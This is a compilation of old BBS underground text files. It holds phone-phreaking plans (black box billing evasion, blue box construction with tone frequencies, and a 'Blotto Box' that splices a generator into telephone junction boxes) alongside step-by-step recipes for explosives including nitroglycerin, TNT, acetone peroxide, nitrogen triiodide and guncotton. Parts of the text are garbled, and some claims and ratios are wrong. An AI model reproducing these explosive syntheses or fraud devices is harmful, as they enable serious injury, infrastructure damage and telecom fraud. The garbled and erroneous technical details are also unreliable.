FONE. CAPT CRUNCH JUST ANNOUNCED HIS
OFFICIAL RETIREMENT FROM PHREAKING
AFTER BEING RELEASED FROM A CALIFORNIA
JAIL ON TWO COUNTS OF USING BLUE
BOXES (THE ONES OPERATORS USE).

MATERIALS: 1] A 36 VOLT ZENER DIODE.
 2] A CERAMIC OR MYLAR
 CAPACITOR OF 0.1 MICRO-
 FARAD.
 3] A ELECTROLYTIC CAPACITOR
 OF 1.0 MICROFARAD.

YOU CAN GET ALL THESE PARTS AT YOUR
 LOCAL RADIO SHACK.

INSTRUCTIONS:

FIRST YOU HAVE TO OPEN YOUR PHONE UP.
 YOU DO THIS BY GENTLY REMOVING THE
 TWO SCREWS ON THE BOTTOM OF THE PHONE
 AND LIFTING THE COVER UP SLOWLY. YOU
 SHOULD NOTICE THREE WIRES COMING IN
 FROM THE BACK OF THE PHONE, A GREEN,
 RED, AND YELLOW MOST OF THE TIME THOUGH
 THEY CAN DIFFER. DON'T WORRY ABOUT THE
 COLOR OF THE WIRE, WE WILL NOT NEED IT TO DO
 THIS. YOU WILL NEED TO FIND THE MORE
 POSITIVE OF THE REMAINING TWO WIRES
 (ALMOST ALWAYS THE GREEN). NOW CONNECT
 THE Banded END OF THE ZENER DIODE TO
 THE MORE POSITIVE OF THESE TWO WIRES.
 NOW CONNECT THE OTHER END OF THE DIODE
 TO THE RED WIRE "IN-SERIES". YOU HAVE
 JUST COMPLETED THE FIRST STEP.
 FOR THE SECOND STEP YOU NEED A CERAMIC
 OR MYLAR CAPACITOR OF 0.1 MICRO-
 FARAD. YOU CONNECT THIS "IN PARALLEL"
 ACROSS THE DIODE. THIS IS NEEDED TO
 ALLOW THE DIODE TO PASS VOICE SIGNALS.
 NOW FOR THE FINAL STEP. TAKE YOUR
 ELECTROLYTIC CAPACITOR OF UP TO 1
 MICRO-FARAD WITH IT'S + END CONNECTED
 TO THE Banded END OF THE DIODE AND THE
 OTHER END SHOULD BE CONNECTED TO THE
 ANODE END OF THE DIODE.
 MA BELL IS NOT TOTALLY OBLIVIOUS.

650

THIS. IF THE PHONE RINGS FOR ABOUT A
 HALF-HOUR THEY WILL THINK SOMETHING IS
 WRONG AND BILL YOU ANYWAY. WHEN USING A
 BLACK BOX YOUR PHONE WILL CONTINUE TO
 RING EVEN THOUGH YOU PICKED UP. YOU
 HAVE TO MAKE A SWITCH TO CONNECT TO
 ONE OF THE RINGER WIRES THAT WILL SHUT

IT OFF

--*= The Blotto Box\$=*--
By The Traveler

Finally, it is here! What was first conceived as a joke to fool the innocent phreakers around America has finally been conceived by the one phreak who is the expert on lines and voltage: The Traveler. Other boxes by the Traveler include the White Gold Box, the Aqua Box, The Diverti Box, and the Cold Box. All of those plans will soon be available in a BBS/AE near you!

Well, for you people who are unenlightened about the Blotto Box, here is a brief summery of a legend.

--*-=> The Blotto Box <--*--

For years now every pirate has dreamed of the Blotto Box. It was at first made as a joke to mock more ignorant people into thinking that the function of it actually was possible. Well, if you are The Voltage Mas orr, it is possible. Originally conceived by King Blotto of much fame, the Blotto Box is finally available to the public.

NOTE: The Traveler can not be responceable for the information disclosed in the file! This file is strictly for informational purposes and should not be actually built and used! Usage of this electronical impulse machine could have the severe results listed below and could result in high federal prosecutioncription3 rain, The Traveler

TAKES NO RESPONCABILITY!

All right, now that that is cleared up, here is the basis of the box and it's function.

The Blotto Box is every phreaks dream... you could hold AT&T down on it's knee's with this device. Because, quite simply, it can turn off the phone lines everywhere. Nothing. Blotto. No calls will be allowed out of an area code, and no calls will be allowed in. No calls can be made inside it for that matter. As long as the switchhing system stays the same, this box will not stop at a mere area code. It will stop at nothing. The electrical impulses that emit from this box will open every line. Every line will ring and ring and ring... the voltage will never be cut off until the box/ generator is stopped. This is no 200 volt job, here. We are talking GENERATOR. Every phone line will continue to ring, and people close to the box may be electricuted if they pick up the phone.

But, the Blotto Box can be stopped by merely cutting of the line or generator. If they are cut off then nothing will emit any longer. It will take a while for the box to calm back down again, but that is merely a superficial aftereffect. Once again: Construction and use of this box is not advised! The Blotto Box will continue as long as there is electricity to continue with.

OK, that is what it does, now, here are some interesting things for you to do with it...

--*==> The Blotto Box Functions and Installation <=*--

Once you have installed your Blotto, there is no turning back. The following are the instructions for construction and use of this box. Please read and heed all warnings in the above section before you attempt to construct this box.

Materials:

- A Honda portable generator or a main power outlet like in a stadium or some such place.
- A radio shack cord set for 400 volts that splices a female plug into a phone line jack.
- A meter of voltage to attach to the box itself.
- A green base (i.e. one of the nice boxes about 3' by 4' that you see around in your neighborhood. They are the main switch boards and would be a more effective line to start with.
or: A regular phone jack (not your own, and not in your area code!
- A soudering iron and much souder.
- A remote control or long wooden pole.

Now. You must have guessed the construction from that. If not, here goes, I will explain in detail. Take the Honda Portable Generator and all of the other listed equipment and go out and hunt for a green base. Make sure it is one on the ground or hanging at head level from a pole, not the huge ones at the top of telephone poles. Open it up with anything convenient, if you are too feeble that fuck don't try this. Take a look inside... you are hunting for color-coordinating lines of green and red. Now, take out your radio shack cord and rip the meter thing off. Replace it with the voltage meter about. A good level to set the voltage to is about 1000 volts. Now, attach the voltage meter to the cord and set the limit for one thousand. Plug the other end of the cord into the generator. Take the phone jack and splice the jack part off. Open it up and match the red and green wires with the other red and green wires. NOTE: If you just had the generator on and have done this in the correct order, you will be a crispy cditter. Keep the generator off until you plan to start it up. Now, sauder those lines together carefully. Wrap duck tape or insultation tape around all of the wires. Now, place the remote control right on to the startup of the generator. If you have the long pole, make sure it is very long and stand back as far away as you can get and reach the pole over. NOTICE: If you are going right along with this without reading the file first, you sll realize now tHat your area code is about to become null! Then, getting back, twitch the pole/remote control and run for your damn life. Anywhere! ofuust get away from it. It will be generating so much electricity that if you stand too close you will kill yourself. The generator will smoke, etc. but will not stop. You are now killing your area code, because all of that energy is spreading through all of the phone lines around you in every direction.

Have a nice day!

```

$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$
$                                     $
$          BLUE BOX PLANS!          $
$          -----                   $
$                                     $
$          Edited and Uploaded by:   $
$                                     $
$                                     $
$$$$$$$->The Spirit Of Radio<-$$$$$$$$$
$                                     $
$          Written by:               $
$                                     $
$          Mr. America from Osuny BBS $
$                                     $
$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$

```

This file will explain the construction, troubleshooting,
 This design will make them last 10 months!!!!!! But
 nevertheless, don't forget to put in a switch for on and off. Ok
 let's build the two VCO'S and calibrate the unit before we get to
 the keyboard construction.

VCO CONSTRUCTION

TOOLS REQUIRED

1 oscilloscope (optional but not req)
 1 Freq. counter (REQUIRED)
 1 Volt meter " " "
 Electronics tools (Pliers, drill, screwdrivers, etc.)

PARTS

R1 1.5K RESISTOR 5%
 R2 1K RESISTOR 5%
 C1 .1uF ELECTROLYTIC CAPACITOR 16VDC
 C2 .01uF " " (MYLQR) 16VDC
 C1 2207 VCO CHIP BY EXAR ELECTRONICS

Remember the above only says VCO#1 but the same is for VCO#2

R3-R4 150 OHM RESISTORS 5% .
 C3-C4 .1 uF ELECTROLYTIC CAPACITOR .
 10VDC .

P1-P10 200K TRIMMER POT - 20 TURNS DIODES USED IN THE KEYBOARD

215.TXT

ARE 1N914 TYPE(40 OF THEM) & 13 SWITCHES FOR THE KEYBOARD SPST MOMENTARY.

SPKR YOU CAN USE A TELEPHONE SPEAKER FOR THIS (IT WORKS BEST) BUT REMEMBER TOTAKE OUT THE DIODE THAT IS CONNECTED ACCROSS IT.

IMPORTANT NOTES

1. DO NOT USE ANYTHING ELSE OTHER THAN A MYLAR CAPACITOR FORC2.
2. PINS 10,9,8 SHOULD BE TIED TOGETHER AND BE LEFT FLOATING.
3. ALL RESISTORS SHOULD BE 5%! NOTHING ELSE!
4. A TELEPHONE SPEAKER GIVES THE BEST RESULTS.

TROUBLE SHOOTING

By now you should have constructed the two VCO'S on a bread board or anything that pleases you. Check for cold solder joints,broken wires,polarity of the battery, etc. Before we apply power to the VCO'S we have to adjust the pots for their half way travel point. This is done by turning them 21 turns to the right and then 10 turns to the left. Do the same for all ten of them.

Now apply power to the unit check to see that you have power in the chips by putting the positive lead of your volt meter on pin 7 andthe negative lead on pin 12. If you do not have anything there turn off the unit and RECHECK THE WIRING.

When you get the right voltages on the chips, connect a diode to a piece of wire (look at fig. 2 for the orientation of the diode) from round to any pot at point T (look carefully at the schematic for point T it is labeled T1-T10 for all pots). You should be able to hear a tone, if not disconnect the lead and place the speaker close to your ear and ifyou hear a chirp-like sound, this means that the two VCO'S are working if you don't, it means that either one or both of the VCO'S are dead. So in this case it is always good to have an oscilloscope on hand. Disconnect the speaker from the circuit and hook the oscilloscope to 1 of the leads of the speaker & the ground from the scope to the ground of the battery. Connect again the ground lead with the diode connected to it from ground to any pot on the VCO that you are checking and you should see a triangle wave if not turn the pot in which you are applying the ground to until you see it. When you do see it do the same for the other VCO to makesure it is working. (amplitude is about 2VAC). When you get the two VCO's working you are set for the adjustment of the individual

spots.

ADJUSTMENT

Disconnect the speaker from the circuit and connect a freq. counter (the positive lead of the counter to one of the speakers leads that belongs to VCO#1 or connect it to pin 14.

Connect the negative lead to the battery negative and connect the jumperlead with the diode from ground to pot number 1.T1 (the first pot number 1 point T1). If you got it working you should hear a tone and get a reading on the counter. Adjust the pot for a freq. of 1700hz and continue doing the same for pots 2-5 except that they get different freqs. which are:

```

:          $$$$$$$$$$$$$$          :
:          $          $          :
:          $ P1 1700hz $          :
:          $ P2 1300hz $          :
:          $ P3 1100hz $ Therm1 17          $ P4 900hz $          :
:          $ P5 1500hz $          1 17          $          $ Therm1
:          $$$$$$$$$$$$$$          :

```

Now disconnect the freq. counter from the speaker lead of VCO#1 or from pin (which ever you had it attached to at the beginning) and connect it to the speaker lead of VCO#2 or to pin 14 of VCO#2 and make the same adjustments to P6-10.:

```

:          $$$$$$$$$$$$$$ Therm1
:          $ T          $ T          1 17          $ P6 1100hz $ T          1 17
:          $ P7 700hz $          1
:          $ P8 900hz $ Therm1
:          $ P9 2600hz $ Therm1
:          $ P10 1500hz $ T          1 17          $          $ T          1 17
:          $$$$$$$$$$$$$$ T          :

```

When you finish doing all of the pots go back and re-check them.

KEYBOARD

IF YOU LOOK AT FIG-2 YOU WILL SEE THAT THE KEYS ARE SIMPLE SWITCHES. CONNECTED TO A GROUND AND TWO DIODES ON THE OTHER END. THESE DIODES ARE USED TO SIMPLIFY THE CONSTRUCTION OF THE KEYBOARD BECAUSE OTHERWISE THE DISTRIBUTION OF THE GROUND SIGNAL FOR BOTH VCO'S WOULD HAVE BEEN DONE MECHANICALLY. THE

215.TXT

DIODE WILL GO TO VCO#1 AND THE OTHER WILL GO TO VCO#2. FIG-3 SHOWS THE ARRANGEMENT OF THE KEYS ON THE KEYBOARD.

BELOW IS A TABLE THAT WILL HELP YOU CONNECT THE KEYS TO THE REQUIRED VCO'SPOTS.

<----->					
<					>
<		(-FIG 2-)			>
<					>
<-----!-----!-----!-----!----->					
<	!	!	!	!	>
<	TO	!	FREQ	!	KEY
<	POT	!	OUT:	!	
<	ON	!		!	
<	VC01!	VC02!		!	
<-----!-----!-----!-----!----->					
<	1	!	06	!	C
<	2	!	10	!	0
<	1	!	10	!	E
<	4	!	07	!	1
<	3	!	07	!	2
<	3	!	08	!	3
<	2	!	07	!	4
<	2	!	08	!	5
<	2	!	06	!	6
<	5	!	07	!	7
<	5	!	08	!	8
<	5	!	06	!	9
<	-	!	09	!	X
<	!	!		!	
<----->					

REMEMBER THAT IN FIG-2 IT'S THE SAME FOR EACH KEY EXCEPT THE "X" KEY, WHICH ONLY TAKES ONE DIODE.

The Chemists Corner: #1

I. Common "weak" explosives:

A. Gunpowder:

75% Potassium nitrate
15% Charcoal
10% Sulfur

The chemicals should be ground into a fine powder SEPARATELY! with a mortar and pestle. If gunpowder is ignited in the open, it burns fiercely, but if in a closed space it builds up pressure from the released gases and can explode the container. Gunpowder works like this: the Potassium nitrate oxidizes the charcoal and sulfur, which then burn. Carbon dioxide and Sulfur dioxide are the gases released.

B. Ammonal:

Ammonal is a mixture of ammonium nitrate with aluminum powder. I am not sure of the % composition for ammonal, so you may want to experiment a little using small amounts.

C. Chemically ignited explosives:

1. A mixture of 1 part potassium chlorate + 5 parts table sugar burns fiercely and brightly (similar to that of magnesium) when 1 drop of concentrated sulfuric acid is added to it. What occurs is this: when the acid is added it reacts with the potassium chlorate to form chlorine dioxide, which explodes on formation, burning the sugar as well.

2. Using various chemicals

a mixture has been developed that works well for imitating volcanic eruptions. Given the name "MPG Volcanite" by Zaphod Beeblebrox/MPG. Here it is:

Potassium chlorate + potassium perchlorate + ammonium nitrate + ammonium dichromate + potassium nitrate + sugar + sulfur + iron filings + charcoal + zinc dust + some coloring agent. (red = Strontium nitrate, purple = iodine crystals, yellow = sodium chloride, crimson = calcium chloride, etc...)

3. So do you think water puts out fires? In this one, it starts them. Mix; ammonium nitrate + ammonium chloride + iodine + zinc dust. When a drop or two of water is added, the ammonium nitrate forms nitric acid which reacts with the zinc to produce hydrogen and heat. This may also ignite the hydrogen and begin burning.

Ammonium nitrate: 8 g.

Ammonium chloride: 1 g.

Zinc dust: 8 g.

Iodine crystals: 1 g.

4. Potassium Permanganate + glycerine when mixed produces a purple colored flame in 30 seconds to 1 minute. Works best if the potassium permanganate is finely ground.

5. Calcium carbide + water releases acetylene gas as used in blow torches.

II. Thermite reaction:

The thermite reaction is used in welding, because it generates molten iron and temps. of 3500 C (6000 F+). It uses one of the previous reactions to start it.

Starter: Potassium chlorate + sugar.

Main pt.: Iron (III) oxide + aluminum powder (325 mesh or finer).

Put the potassium chlorate + sugar around and on top of the main pt. to start the reaction, place one drop of concentrated sulfuric acid on top of the starter mix. Step back! The ratios are: 3 parts iron(III) oxide, 1 part aluminum powder, 25g potassium permanganate, 6 ml glycerine.

III. Nitrogen-containing high explosives:

A. Mercury (II) fulminate

To produce this very shock sensitive explosive, one might assume that it could be formed by adding fulminic acid to mercury. This is somewhat difficult since fulminic acid is very unstable and cannot be purchased. Although fulminic acid is not needed for this explosive.

You add 2 parts nitric acid to 2 parts alcohol to 1 part mercury. This is theoretical (not tried yet) so please if you try this, do it in very small amounts and let me know the results.

B. Nitrogen Triiodide:

This is a very powerful and shock sensitive explosive. Never store it and be careful for air movements, and other tiny things could set it off.

Materials:

- 2-3g Iodine
- 15ml Conc. Ammonia
- 8 Sheets of filter paper
- 50ml Beaker
- Feather on a 10ft pole
- Ear plugs
- Tape
- Spatula
- Stirring rod

Add iodine to ammonia in the beaker. Stir, let stand for 5 minutes. Do the following within 5 minutes!! Retain the solid, and pour off the liquid. Scrape the brown solid onto a stack of four sheets of filter paper. Divide solid into four parts, putting each on a sheet of dry filter paper. Tape in position. Leave to dry undisturbed for at least 30 minutes. To detonate, touch with the feather. Wear the ear plugs while doing this...it is very loud!

C. Cellulose Nitrate (Guncotton)

Commonly known as smokeless powder because it does not give off smoke as it burns.

Materials:

70ml Conc. sulfuric acid
 30ml conc. nitric acid
 5g Absorbent cotton
 250ml 1M sodium bicarbonate
 250ml Beaker
 Ice bath
 Paper towels

Place 250ml beaker in the ice bath, add 70ml sulfuric acid, 30ml nitric acid. Divide cotton into .7g pieces. With tongs, immerse each piece in the acid solution for 1 minute. Next rinse each piece in 3 successive baths of 500ml water. If it bubbles, rinse in water once more until no bubbles occur. Squeeze dry and spread on paper towels to dry overnight.

IV. Other stuff

A. Peroxyacetone:

This is extremely flammable and has been reported to be shock sensitive.

Materials:

4ml Acetone
 4ml 30% Hydrogen peroxide
 4 Drops Conc. Hydrochloric acid
 150ml Test tube

Add acetone and hydrogen peroxide to the test tube. Then add hydrochloric acid. In 10-20 minutes a white solid should begin to appear. If no change is evident, warm the tube in a water bath at 40 C. Allow the reaction to continue for two hours. Swirl the slurry and filter it. Leave out on filter paper to dry for at least two hours. To ignite, light a candle tied to a meter stick and light it.

B. Smoke...Smoke...And more Smoke:

The following reaction should produce a fair amount of smoke. Since this reaction is not all that dangerous you can use larger amounts if necessary for more smoke.

Mix 6g zinc powder + 1g sulfur powder. Insert a red hot wire into the pile and step back as much smoke should be produced.

 fic mmon "hemists Corner: #2

This article has instructions on how to do some interesting experiments with common household chemicals. It is suggested that you have some knowledge of chemistry before attempting some of these experiments.

I. A list of household chemicals and their composition

Vinegar:	3-5% Acetic acid
Baking soda:	Sodium bicarbonate
Drain cleaners:	Sodium hydroxide
Sani-flush:	75% Sodium bisulfate
Ammonia water:	Ammonium hydroxide
Citrus fruit:	Citric acid
Table salt:	Sodium chloride
Sugar:	Sucrose
Milk of Magnesia:	Magnesium hydroxide
Iodine:	47% Alcohol, 4% iodine
Rubbing alcohol:	70-99% Isopropyl alcohol.

Exp #1: Fizz

Mix vinegar with baking soda. This produces sodium acetate and carbonic acid. The carbonic acid quickly decomposes into carbon dioxide and water making the fizz.

Exp #2: Batteries

- 1 Citrus fruit
- 1 Zinc strip
- 1 Copper strip

Just stick the zinc and copper strips at opposite ends of the fruit and you have a 1.5 volt battery.

Exp #3: Generating chlorine gas

This is slightly more dangerous than the other two, so you should know what you are doing before you try this...

If you ever wondered why ammonia bottles say "DO NOT MIX WITH CHLORINE BLEACH", it is because if you do, it will give off chlorine gas. To capture it, get a large bottle. Since the chlorine is heavier than air, it will stay in the bottle unless you use large amounts. DON'T! For something fun to do with chlorine read the following experiments...

Exp #4: Chlorine + turpentine

Take a small cloth or rag and soak it in turpentine. Quickly drop it into the bottle of chlorine. It should give off a lot of black smoke and probably start to burn.

Exp #5: Creating hydrogen gas

To generate hydrogen, all you need is an acid and a metal that will react with it. Try vinegar or sulfuric acid with zinc or aluminum. You can collect hydrogen in something if you note that it is lighter than air...Light a small amount and it burns with a small "POP".

Another way of creating hydrogen is by the electrolysis of water. This

involves separating water (H_2O) into hydrogen and oxygen by an electric current. To do this, you need a 6-12v battery, two test tubes, a large bowl, two wire electrodes, and sulfuric acid. Dissolve the acid in a large bowl of water. Submerge the test tubes in the water and put the electrodes inside them. With the mouth of the tube aiming down. Connect the battery to the wire electrodes. As the reaction is allowed to occur, hydrogen will be produced in one tube and oxygen in the other. The tube with more space than the other is the one with the hydrogen since water is H_2O : 2 parts hydrogen to 1 part oxygen.

Exp #6: Chlorine + hydrogen

Take the test tube of hydrogen and cover the mouth with you thumb. Keep it inverted, and bring it near the bottle of chlorine not previously used. Say "Goodbye test tube", and drop it into the bottle. The hydrogen and chlorine should react and possibly explode. The interesting thing about this is that they will not react if it is dark and no heat is present. When a light is turned on, enough energy is present to cause them to react...

Exp #7: Preparation of oxygen

Get some hydrogen peroxide and manganese dioxide (the black powder from a battery). Mix the two in a bottle, and they give off oxygen.

Exp #8: Alcohol for party tricks

Buy some rubbing alcohol. Soak a towel in water and then in alcohol. Light the towel on fire. When it finishes burning the alcohol, the flame should go out leaving the towel unharmed.

Exp #9: Iodine?

Tincture of iodine contains mainly alcohol and a little iodine. To separate them, put some iodine in a metal lid to a bottle and heat it over a candle. Have a stand holding another metal lid with ice in it about 4-6 inches over the tincture. The tincture of iodine should then sublime into cdata bstals on the upper lid. I haven't tried this yet but if it works you can use this for the experiments in article #1.

Exp #10: Your own grain elevator explosion

Get a candle and some flour. Light the candle and put some flour in your hand. Try various ways of getting the flour to leave you hand and become dust over the candle flame. The enormous surface area allows all the tiny dust particles to burn all at about the same time creating a fireball effect. If you can get you hands on some lycopodium powder, this will work much better, creating huge unexpected fireballs.

How to make Nitroglycerin and How to use it.

Nitro is a very powerful high explosive. The byproducts of nitro is nothing but

nitrogen, carbon dioxide, water, and oxygen.

To make nitro.

Mix 100 parts fuming nitric acid, with specific gravity of 50 degrees baume, with 200 parts sulphuric acid. This is going to be hot at first. It won't splatter if you pour the nitric into the sulphuric. The acid solutions together can dissolve flesh in a matter of seconds so take care when using them!! When cool, add 38 parts glycerine as slowly as possible. Let it trickle down the sides of the container into the acids or it won't mix thoroughly and the reaction could go too fast which causes enough heat to ignite itself. If you see the mixture turn brown or look funny, run like hell!! This means it is about to explode! (Nitroglycerin can fill up to 10,000 times its original area with expanding gases. This means that if you have 10ml's somewhere it will produce 100,000ml of gases). Stir with a GLASS rod for 15 seconds then carefully pour it into 20 times its volume of water. It will visibly precipitate immediately. There will be twice as much nitro as you used glycerine and it is easy to separate. Mix it with baking soda as soon as you have separated it this helps it not to go off by itself.

NOTES: Parts are by weight and the baume scale of specific gravity can be found in most chemistry books. You can get fuming nitric and sulfuric acids wherever good chemicals or fertilizers are sold. It is positively STUPID to make more than 200 grams of nitro at a time. When mixing the stuff wear goggles, gloves, etc. One experience of having the stuff going off by itself blew both a window and the table it was sitting on away. This was done with only 25g of the stuff.

Once you have made the nitro and saturated it with bicarb. you can make a really powerful explosive that won't go off by itself by simply mixing it
 with easy catch cotton as you can and then saturating that with molten wax...just enough
 to make it sealed and hard. Typically, use the same amounts (by weight) of each nitro, cotton and wax. This when wrapped in newspaper was once known as " Norbin & Olson's patent dynamite " but that was back in 1896.

How to make TNT

1. Get two clean beakers. In the first, prepare a solution of 76% sulfuric acid, 23% nitric acid and 1% water. In the other beaker prepare another solution of 57% nitric acid and 43% sulfuric acid. Percentages are on a weight ratio, not by volume.
2. Ten grams of the first solution are poured into an empty beaker and placed in an ice bath.

3. Add ten grams of toluene, and stir for several minutes.
4. Remove this beaker from the ice bath and gently heat until it reaches 50 degrees C. The solution is stirred constantly while being heated.
5. Fifty additional grams of the acid from the first beaker are addedEand the temperature is allowed to rise to 55 C. This temp is held for the next ten minutes. an oily liquid will begin to form on the top of the acid.
6. After 10-12 minutes, the acid solution is returned to the ice bath, and cooled to 45 C. When reaching this temp. the oily liquid will sink and collect at the bottom of the beaker. At this point, the remaining acid solution should be drawn off using a syringe.
7. Fifty more grams of the first acid solution are added to the oily liquid while the temp. is slowly being raised to 83 C. After this, the temp. is maintained for 30 minutes.
8. At the end of this period, the solution is allowed to cool to 60 C, and is held at this temp. for another 30 minutes. The acid is then again drawn off, leaving once more only the oily liquid at the bottom.
9. Thirty grams of sulfuric acid are added, while the oily liquid is gently heated to 80 C. All temperature changes must be accomplished slowly and gently.
10. Once the desired temperature is reached, 30 grams of the second solution are addedEand the temperature is raised from 80 to 104 C, and is held for 3 hours.
11. After the 3 hours, the mixture is lowered to 100 C and is held for 30 minutes.
12. The oil is then removed from the acid and washed in boiling water.
13. While washing with boiling water, the TNT will begin to solidify.
14. When it starts to solidify, cold water is added to the beaker, so that the TNT will form into pellets.. Once this is done, you have a good quality TNT which is very stable and can be melted at 82 C.

*****-----*****


!	An AoA Production...	!
!	^	!
!		!
!	" Handy Telephone Circuits "	!
!	By: Eye-No Phonez	!
!		!

! With Excerpts from: !
! " Phone Color Boxes " !

/ Try These Psychadelic Boards : X
!
! StoneHenge BBS 516-543-7995!
! Skull Island 300B 201-379-1459!
! Crooked Cops 515-225-8795!
! The Logic Center 515-223-WhitNG!
X_____ /

Circuit #1:

Black Box with PushButton and
MouthPeice Amp...



This diagram can be interpreted as:

P.B = Pushbutton

The 6 volt battery can be replaced
with either a 9 or 12 volt battery,
if you do so, you must also change
the resistor value to the following:


Batt	Res. Value
6v	240
9v	360
12v	480

Make sure you don't use this on
operator originated calls. Otherwise
this particular box plan is VERY VERY
safe. When using it, after you answer
the party will never know you are
therel so you can screen calls that
way .. work out a code with your
friends who you'll allow to be Black
Boxed, make it so they whistle while
it is ringing or something so you
know it's safe when you pick up to
hit the pushbutton to kill the

ringing. This is very important, if you DON'T hear the signal, DON'T black box that call! You can be nabbed if you mess up.


Circuit #2:

Put-Person-On-Hold




To activate Hold, switch DPDT.
LED will be on when Hold is on, and off when it is off.

Here is a variation of the above schmatic, this facilitates the use of music to the person on hold:




215.TXT



Circuit #3:

Snoop Lite (Tap/Bug Detector)



A - LED #48, OR #49

B - 500 MFD/15 VOLTS

C - 10 VOLT ZENER DIODE, 1 WATT

LED will shine brightly when Tap or Bug or Extension is lifted.

***** Look for more in '87 *****

Disclaimer:

This file is produced for informational purposes only. It is not condoned, or practiced by the author. In no way should this be practiced. It is illegal.

This File is in accordance with The First Amendment of the Constitution of the United States Of America.

* Sysops: You can put this up, but don't change ANY OF IT.

5/8/87

=====

[Ripco] Which 1-119 ?=menu,<CR>=abort:

INTERNAL FREQ'S USED BY THE PHONE COMPANY (BLUE BOX)

1 = 700+900 2 = 700+1100
3 = 900+1100 4 = 700+1300

215.TXT

5 = 900+1300	6 = 1100+1300
7 = 700+1500	8 = 900+1500
9 = 1100+1500	0 = 1300+1500

ADDITIONAL SIGNALS REQUIRED FOR BLUE BOX

KP = 1100+1700 (KEY PULSE)

ST = 1500+1700 (START)

DISCONNECT = 2600

ALL FREQ'S ARE IN HZ.

US ARMY FREQUENCIES

1 = 2100+2300

2 = 2300+2500

3 = 1900+2700

4 = 1900+2100

5 = 2500+2700

6 = 2300+2700

7 = 2100+2500

8 = 1900+2300

9 = 2100+2700

0 = 1900+2500

ALL FREQS ARE IN HZ.

US. AIR FORCE FREQUENCIES

1 = 1020+1620

2 = 1020+1740

3 = 1020+1860

4 = 1140+1620

5 = 1140+1740

6 = 1140+1860

7 = 1260+1620

8 = 1260+1740

9 = 1260+1860

0 = 1380+1740

 /-/-/-/-/-/-X-X-X-X-X-X
 <:-X-Brown Box Plans-/-:>
 X-X-X-X-X-X-/-/-/-/-/-/
 [-] Read In 80 Columns [-]

(>Introduction<)

This is a fairly simple modification that can be made to any phone. All it does is allow you to take any 2 lines in your house and create a party line. So far I have not heard of Any problems with it from my friends that have set one up and I have not had any either. There is one thing that you will notice when you are one of the two people who is called by a person with this box. The other person will sound a little bit faint. I could overcome this with some amplifiers but then there wouldn't be very many of these boxes made. I think that the convenience of having two people on line at any one time will make up for the minor volume loss.

(>Phone Modification Instructions<)

Here is the diagram:

KEY: _____
 ! PART ! SYMBOL !

 !BLACK WIRE ! * !
 !Y CANLOW WIRE ! = !
 !RED WIRE ! + !

```
!GREEN WIRE           ! - !
!SPDT SWITCH          ! _/_ !
!                     ! _/_ !
